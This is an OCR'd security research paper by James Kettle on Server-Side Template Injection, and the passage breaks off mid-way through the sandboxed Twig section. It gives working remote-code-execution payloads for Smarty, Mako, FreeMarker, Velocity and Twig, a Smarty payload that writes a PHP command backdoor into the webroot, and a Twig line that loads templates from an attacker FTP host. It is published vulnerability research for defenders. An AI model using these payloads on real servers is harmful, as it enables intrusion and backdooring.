
Server-Side Template Injection

James Kettle
Director of Research
@albinowax

Published: 05 August 2015 at 19:00 UTC
Updated: 16 August 2022 at 09:30 UTC



Template engines are widely used by web applications to present dynamic data via web pages and emails. Unsafely embedding user input in templates enables Server-Side Template Injection, a frequently critical vulnerability that is extremely easy to mistake for Cross-Site Scripting (XSS), or miss entirely. Unlike XSS, Template Injection can be used to directly attack web servers' internals and often obtain Remote Code Execution (RCE), turning every vulnerable application into a potential pivot point.

Template Injection can arise both through developer error, and through the intentional exposure of templates in an attempt to offer rich functionality, as commonly done by wikis, blogs, marketing applications and content management systems. Intentional template injection is such a common use-case that many template engines offer a 'sandboxed' mode for this express purpose. This paper defines a methodology for detecting and exploiting template injection, and shows it being applied to craft RCE zerodays for two widely deployed enterprise web

applications. Generic exploits are demonstrated for five of the most popular template engines, including escapes from sandboxes whose entire purpose is to handle user-supplied templates in a safe way.

For a slightly less dry account of this research, you may prefer to watch my Black Hat USA presentation on this topic. This research is also available as printable whitepaper, and you can find an overview with interactive labs in our Web Security Academy.

Introduction

Web applications frequently use template systems such as Twig and FreeMarker to embed dynamic content in web pages and emails. Template Injection occurs when user input is embedded in a template in an unsafe manner. Consider a marketing application that sends bulk emails, and uses a Twig template to greet recipients by name. If the name is merely passed in to the template, as in the following example, everything works fine:

```
$output = $twig->render("Dear {first_name},", array("first_name" =>
$user.first_name) );
```

However, if users are allowed to customize these emails, problems arise:

```
$output = $twig->render($_GET['custom_email'],  array("first_name" =>
$user.first_name) );
```

In this example the user controls the content of the template itself via the `custom_email` GET parameter, rather than a value passed into it. This results in an XSS vulnerability that is hard to miss. However, the XSS is just a symptom of a subtler, more serious vulnerability. This code actually exposes an expansive but easily overlooked attack surface. The output from the following two greeting messages hints at a server-side vulnerability:

```
custom_email={{7*7}}

49
```

```
custom_email={{self}}

Object of class
__TwigTemplate_7ae62e582f8a35e5ea6cc639800ecf15b96c0d6f78db3538221c1145580ca4a5
```

```
could not be converted to string
```


What we have here is essentially server-side code execution inside a sandbox. Depending on the template engine used, it may be possible to escape the sandbox and execute arbitrary code.

This vulnerability typically arises through developers intentionally letting users submit or edit templates - some template engines offer a secure mode for this express purpose. It is far from specific to marketing applications - any features that support advanced user-supplied markup may be vulnerable, including wiki-pages, reviews, and even comments. Template injection can also arise by accident, when user input is simply concatenated directly into a template. This may seem slightly counter-intuitive, but it is equivalent to SQL Injection vulnerabilities occurring in poorly written prepared statements, which are a relatively common occurrence. Furthermore, unintentional template injection is extremely easy to miss as there typically won't be any visible cues. As with all input based vulnerabilities, the input could originate from out of band sources. For example, it may occur as a Local File Include (LFI) variant, exploitable through classic LFI techniques such as code embedded in log files, session files, or `/proc/self/env` .

The 'Server-Side' qualifier is used to distinguish this from vulnerabilities in client-side templating libraries such as those provided by jQuery and KnockoutJS. Client-side template injection can often be abused for XSS attacks, as detailed by Mario Heiderich. This paper will exclusively cover attacking server-side templating, with the goal of obtaining arbitrary code execution.

Template Injection methodology

I have defined the following high level methodology to capture an efficient attack process, based on my experience auditing a range of vulnerable applications and template engines:



Detect

This vulnerability can appear in two distinct contexts, each of which requires its own detection method:

1. Plaintext context

Most template languages support a freeform 'text' context where you can directly input HTML. It will typically appear in one of the following ways:

```
smarty=Hello {user.name}
Hello user1
```

```
freemarker=Hello ${username}
Hello newuser
```

```
any=<b>Hello</b>
<b>Hello<b>
```

This frequently results in XSS, so the presence of XSS can be used as a cue for more thorough template injection probes. Template languages use syntax chosen explicitly not to clash with characters used in normal HTML, so it's easy for a manual blackbox security assessment to miss template injection entirely. To detect it, we need to invoke the template engine by embedding a statement. There are a huge number of template languages but many of them share basic syntax characteristics. We can take advantage of this by sending generic, template-agnostic payloads using basic operations to detect multiple template engines with a single HTTP request:

```
smarty=Hello ${7*7}
Hello 49

freemarker=Hello ${7*7}
Hello 49
```

2. Code context

User input may also be placed within a template statement, typically as a variable name:

```
personal_greeting=username
Hello user01
```


This variant is even easier to miss during an assessment, as it doesn't result in obvious XSS and is almost indistinguishable from a simple hashmap lookup. Changing the value from `username` will typically either result in a blank result or the application erroring out. It can be detected in a robust manner by verifying the parameter doesn't have direct XSS, then breaking out of the template statement and injecting HTML tag after it:

```
personal_greeting=username<tag>
Hello

personal_greeting=username}}<tag>
Hello user01 <tag>
```

Identify

After detecting template injection, the next step is to identify the template engine in use. This step is sometimes as trivial as submitting invalid syntax, as template engines may identify themselves in the resulting error messages. However, this technique fails when error messages are supressed, and isn't well suited for automation. We have instead automated this in Burp Suite using a decision tree of language-specific payloads. Green and red arrows represent 'success' and 'failure' responses respectively. In some cases, a single payload can have multiple distinct success responses - for example, the probe `{{7*'7'}}` would result in 49 in Twig, 7777777 in Jinja2, and neither if no template language is in use.



Exploit

Read

The first step after finding template injection and identifying the template engine is to read the documentation. The importance of this step should not be underestimated; one of the zeroday exploits to follow was derived purely from studious documentation perusal. Key areas of interest are:

- 'For Template Authors' sections covering basic syntax.
- 'Security Considerations' - chances are whoever developed the app you're testing didn't read this, and it may contain some useful hints.
- Lists of builtin methods, functions, filters, and variables.
- Lists of extensions/plugins - some may be enabled by default.

Explore

Assuming no exploits have presented themselves, the next step is to explore the environment to find out exactly what you have access to. You can expect to find both default objects provided by the template engine, and application-specific objects passed in to the template by the developer. Many template systems expose a 'self' or namespace object containing everything in scope, and an idiomatic way to list an object's attributes and methods.

If there's no builtin self object you're going to have to bruteforce variable names. I have created a wordlist for this by crawling GitHub for GET/POST variable names used in PHP projects, and publicly released it via SecLists and Burp Intruder's wordlist collection.

Developer-supplied objects are particularly likely to contain sensitive information, and may vary between different templates within an application, so this process should ideally be applied to every distinct template individually.

Attack

At this point you should have a firm idea of the attack surface available to you and be able to proceed with traditional security audit techniques, reviewing each function for exploitable vulnerabilities. It's important to approach this in the context of the wider application - some functions can be used to exploit application-specific features. The examples to follow will use template injection to trigger arbitrary object creation, arbitrary file

read/write, remote file include, information disclosure and privilege escalation vulnerabilities.

Exploit development

I have audited a range of popular template engines to show the exploit methodology in practice, and make a case for the severity of the issue. The findings may appear to show flaws in template engines themselves, but unless an engine markets itself as suitable for user-submitted templates the responsibility for preventing template injection ultimately lies with web application developers.

Sometimes, thirty seconds of documentation perusal is sufficient to gain RCE. For example, exploiting unsandboxed Smarty is as easy as:

```
{php}echo `id`;{/php}
```

Mako is similarly easy to exploit:

```
<%
import os
x=os.popen('id').read()
%>
${x}
```

However, many template engines try to prevent application logic from creeping into templates by restricting their ability to execute arbitrary code. Others explicitly try to restrict and sandbox templates as a security measure to enable safe processing of untrusted input. Between these measures, developing a template backdoor can prove quite a challenging process.

FreeMarker

FreeMarker is one of the most popular Java template languages, and the language I've seen exposed to users most frequently. This makes it surprising that the official website explains the dangers of allowing user-supplied templates:

> 23. Can I allow users to upload templates and what are the security implications?
>
> In general you shouldn't allow that, unless those users are system administrators or other trusted personnel. Consider templates as part of the source code just like *.java files are. If you still want to allow users to upload templates, here are what to consider:
>
> - http://freemarker.org/docs/app_faq.html#faq_template_uploading_security

Buried behind some lesser risks like Denial of Service, we find this:


The `new` built-in (`Configuration.setNewBuiltinClassResolver`, `Environment.setNewBuiltinClassResolver`): It's used in templates like `"com.example.SomeClass"?new()`, and is important for FTL libraries that are partially implemented in Java, but shouldn't be needed in normal templates. While `new` will not instantiate classes that are not `TemplateModel`-s, FreeMarker contains a `TemplateModel` class that can be used to create arbitrary Java objects. Other "dangerous" `TemplateModel`-s can exist in you class-path. Plus, even if a class doesn't implement `TemplateModel`, its static initialization will be run. To avoid these, you should use a `TemplateClassResolver` that restricts the accessible classes (possibly based on which template asks for them), such as `TemplateClassResolver.ALLOWS_NOTHING_RESOLVER`.

This warning is slightly cryptic, but it does suggest that the `new` builtin may offer a promising avenue of exploitation. Let's have a look at the documentation on `new`:

> This built-in can be a security concern because the template author can create arbitrary Java objects and then use them, as far as they implement TemplateModel. Also the template author can trigger static

> initialization for classes that don't even implement TemplateModel. [snip] If you are allowing not-so-much-trusted users to upload templates then you should definitely look into this topic.
>
> - http://freemarker.org/docs/ref_builtins_expert.html#ref_builtin_new

Are there any useful classes implementing `TemplateModel` ? Let's take a look at the JavaDoc:



OVERVIEW PACKAGE CLASS USE TREE DEPRECATED INDEX HELP

PREV CLASS NEXT CLASS FRAMES NO FRAMES ALL CLASSES

SUMMARY: NESTED | FIELD | CONSTR | METHOD DETAIL: FIELD | CONSTR | METHOD

freemarker.template

Interface TemplateModel

All Known Subinterfaces:

AdapterTemplateModel, TemplateBooleanModel, TemplateCollectionModel, TemplateCollectionModelEx, TemplateDateModel, TemplateDirectiveModel, TemplateHashModel, TemplateHashModelEx, TemplateMethodModel, TemplateMethodModelEx, TemplateModelWithAPISupport, TemplateNodeModel, TemplateNumberModel, TemplateScalarModel, TemplateSequenceModel, TemplateTransformModel, WrapperTemplateModel

All Known Implementing Classes:

AllHttpScopesHashModel, ArrayModel, BeanModel, BooleanModel, CaptureOutput, CollectionModel, DateModel, DefaultArrayAdapter, DefaultIteratorAdapter, DefaultListAdapter, DefaultMapAdapter, DefaultNonListCollectionAdapter, DOMNodeModel, EnumerationModel, Environment.Namespace, Execute, HtmlEscape, HttpRequestHashModel, HttpRequestParametersHashModel, HttpSessionHashModel, IncludePage, IteratorModel, JythonHashModel, JythonModel, JythonNumberModel, JythonRuntime, JythonSequenceModel, LocalizedString, MapModel, NodeListModel, NodeListModel, NodeModel, NormalizeNewlines, NumberModel, ObjectConstructor, OverloadedMethodsModel, ResourceBundleLocalizedString, ResourceBundleModel, RhinoFunctionModel, RhinoScriptableModel, ServletContextHashModel, SimpleCollection, SimpleDate, SimpleHash, SimpleList, SimpleMapModel, SimpleMethodModel, SimpleNumber, SimpleScalar, SimpleSequence, StandardCompress, StringModel, TaglibFactory, TemplateModelListSequence, XmlEscape

One of these class names stands out - `Execute` .

The details confirm it does what you might expect - takes input and executes it:

> public class **Execute**
> implements TemplateMethodModel
>
> Given FreeMarker the ability to execute external commands. Will fork a process, and inline anything that process sends to stdout in the template.

Using it is as easy as:


```
<#assign ex="freemarker.template.utility.Execute"?new()> ${ ex("id") }

uid=119(tomcat7) gid=127(tomcat7) groups=127(tomcat7)
```

This payload will come in useful later.

Velocity

Velocity, another popular Java templating language, is trickier to exploit. There is no 'Security Considerations' page to helpfully point out the most dangerous functions, and also no obvious list of default variables. The following screenshot shows the Burp Intruder tool being used to bruteforce variable names, with the variable name on the left in the 'payload' column and the server's output on the right.



The `class` variable (highlighted) looks particularly promising because it returns a generic Object. Googling it leads us to https://velocity.apache.org/tools/releases/2.0/summary.html:

> **ClassTool:** tool meant to use Java reflection in templates
> default key: $class

One method and one property stand out:

$class.inspect(class/object/string) returns a new ClassTool instance that inspects the specified class or object
$class.type returns the actual Class being inspected

https://velocity.apache.org/tools/releases/2.0/summary.html

In other words, we can chain `$class.inspect` with `$class.type` to obtain references to arbitrary objects. We can then execute arbitrary shell commands on the target system using `Runtime.exec()`. This can be confirmed using the following template, designed to cause a noticeable time delay.

```
$class.inspect("java.lang.Runtime").type.getRuntime().exec("sleep 5").waitFor()
[5 second time delay]
0
```

Getting the shell command's output is a bit trickier (this is Java after all):

```
#set($str=$class.inspect("java.lang.String").type)
#set($chr=$class.inspect("java.lang.Character").type)
#set($ex=$class.inspect("java.lang.Runtime").type.getRuntime().exec("whoami"))
$ex.waitFor()
#set($out=$ex.getInputStream())
#foreach($i in [1..$out.available()])
$str.valueOf($chr.toChars($out.read()))
#end
```

```
tomcat7
```

Smarty

Smarty is one of the most popular PHP template languages, and offers a secure mode for untrusted template execution. This enforces a whitelist of safe PHP functions, so templates can't directly invoke `system()`. However, it doesn't prevent us from invoking methods on any classes we can obtain a reference to. The documentation reveals that the `$smarty` builtin variable can be used to access various environment variables, including the location of the current file at `$SCRIPT_NAME`. Variable name bruteforcing quickly reveals the self object, which is a reference to the current template. There is very little documentation on this, but the code is all on GitHub. The `getStreamVariable` method is invaluable:

```
    /**
     * gets  a stream variable
     *
     * @param  string $variable the stream of the variable
     *
     * @throws SmartyException
     * @return mixed  the value of the stream variable
     */
    public function getStreamVariable($variable)
    {
        $_result = '';
        $fp = fopen($variable, 'r+');
        if ($fp) {
            while (!feof($fp) && ($current_line = fgets($fp)) !== false) {
                $_result .= $current_line;
            }
            fclose($fp);

            return $_result;
        }
        $smarty = isset($this->smarty) ? $this->smarty : $this;
        if ($smarty->error_unassigned) {
            throw new SmartyException('Undefined stream variable "' . $variable . '"');
        } else {
            return null;
        }
    }
}
```

The `getStreamVariable` method can be used to read any file the server has read+write permission on:

```
{self::getStreamVariable("file:///proc/self/loginuid")}

1000

{self::getStreamVariable($SCRIPT_NAME)}

<?php
define("SMARTY_DIR",'/usr/share/php/Smarty/');
require_once(SMARTY_DIR.'Smarty.class.php');
...
```

Furthermore, we can call arbitrary static methods. Smarty exposes a range of invaluable static classes, including `Smarty_Internal_Write_File`, which has the following method:

```
public function writeFile($_filepath, $_contents, Smarty $smarty)
```

This function is designed to create and overwrite arbitrary files, so it can easily be used to create a PHP backdoor inside the webroot, granting us near-complete control over the server. There's one catch - the third argument has a `Smarty` type hint, so it will reject any non-`Smarty` type inputs. This means that we need to obtain a reference to a `Smarty` object.

Further code review reveals that the `self::clearConfig()` method is suitable:

```
/**
* Deassigns a single or all config variables
*
* @param  string $varname variable name or null
*
* @return Smarty_Internal_Data current Smarty_Internal_Data (or Smarty or
Smarty_Internal_Template) instance for chaining
*/
public function clearConfig($varname = null)
{
    return Smarty_Internal_Extension_Config::clearConfig($this, $varname);
}
```

The final exploit, designed to overwrite the vulnerable file with a backdoor, looks like:

```
{Smarty_Internal_Write_File::writeFile($SCRIPT_NAME,"<?php
passthru($_GET['cmd']); ?>",self::clearConfig())}
```

Twig

Twig is another popular PHP templating language. It has restrictions similar to Smarty's secure mode by default, with a couple of significant additional limitations - it isn't possible to call static methods, and the return values from all functions are cast to strings. This means we can't use functions to obtain object references like we did with Smarty's `self::clearConfig()`. Unlike Smarty, Twig has documented its self object (`_self`) so we don't need to bruteforce any variable names.

The `_self` object doesn't contain any useful methods, but does have an `env` attribute that refers to a `Twig_Environment` object, which looks more promising. The `setCache` method on `Twig_Environment` can be used to change the location Twig tries to load and execute compiled templates (PHP files) from. An obvious attack is therefore to introduce a Remote File Include vulnerability by setting the cache location to a remote server:

```
{{_self.env.setCache("ftp://attacker.net:2121")}}
{{_self.env.loadTemplate("backdoor")}}
```

However, modern versions of PHP disable inclusion of remote files by default via `allow_url_include`, so this approach isn't much use.

Further code review reveals a call to the dangerous `call_user_func` function on line 874, in the `getFilter` method. Provided we control the arguments to this, it can be used to invoke arbitrary PHP functions.

```
public function getFilter($name)
{
        [snip]
        foreach ($this->filterCallbacks as $callback) {
        if (false !== $filter = call_user_func($callback, $name)) {
            return $filter;
        }
```

```
    }
    return false;
}

public function registerUndefinedFilterCallback($callable)
{
    $this->filterCallbacks[] = $callable;
}
```

Executing arbitrary shell commands is thus just a matter of registering `exec` as a filter callback, then invoking `getFilter`:

```
{{_self.env.registerUndefinedFilterCallback("exec")}}
{{_self.env.getFilter("id")}}

uid=1000(k) gid=1000(k) groups=1000(k),10(wheel)
```

Twig (sandboxed)

Twig's sandbox introduces additional restrictions. It disables attribute retrieval and adds a whitelist of functions and method calls, so by default we outright can't call any functions, even methods on a developer-supplied object. Taken at face value, this makes exploitation pretty much impossible. Unfortunately, the source tells a different story:

```
public function checkMethodAllowed($obj, $method)
{
  if ($obj instanceof Twig_TemplateInterface || $obj instanceof Twig_Markup) {
        return true;
    }
```

Thanks to this snippet we can call any method on objects that implement `Twig_TemplateInterface`, which happens to include `_self`. The `_self` object's `displayBlock` method offers a high-level gadget of sorts:

```
public function displayBlock($name, array $context, array $blocks = array(),
$useBlocks = true)
{
    $name = (string) $name;
    if ($useBlocks && isset($blocks[$name])) {
        $template = $blocks[$name][0];
        $block = $blocks[$name][1];
    } elseif (isset($this->blocks[$name])) {
        $template = $this->blocks[$name][0];
        $block = $this->blocks[$name][1];
    } else {
        $template = null;
        $block = null;
    }
    if (null !== $template) {
        try {
            $template->$block($context, $blocks);
        } catch (Twig_Error $e) {
```

The `$template->$block($context, $blocks);` call can be abused to bypass the function whitelist and call any method on any object the user can obtain a reference to. The following code will invoke the `vulnerableMethod` method on the `userObject` object, with no arguments.

```
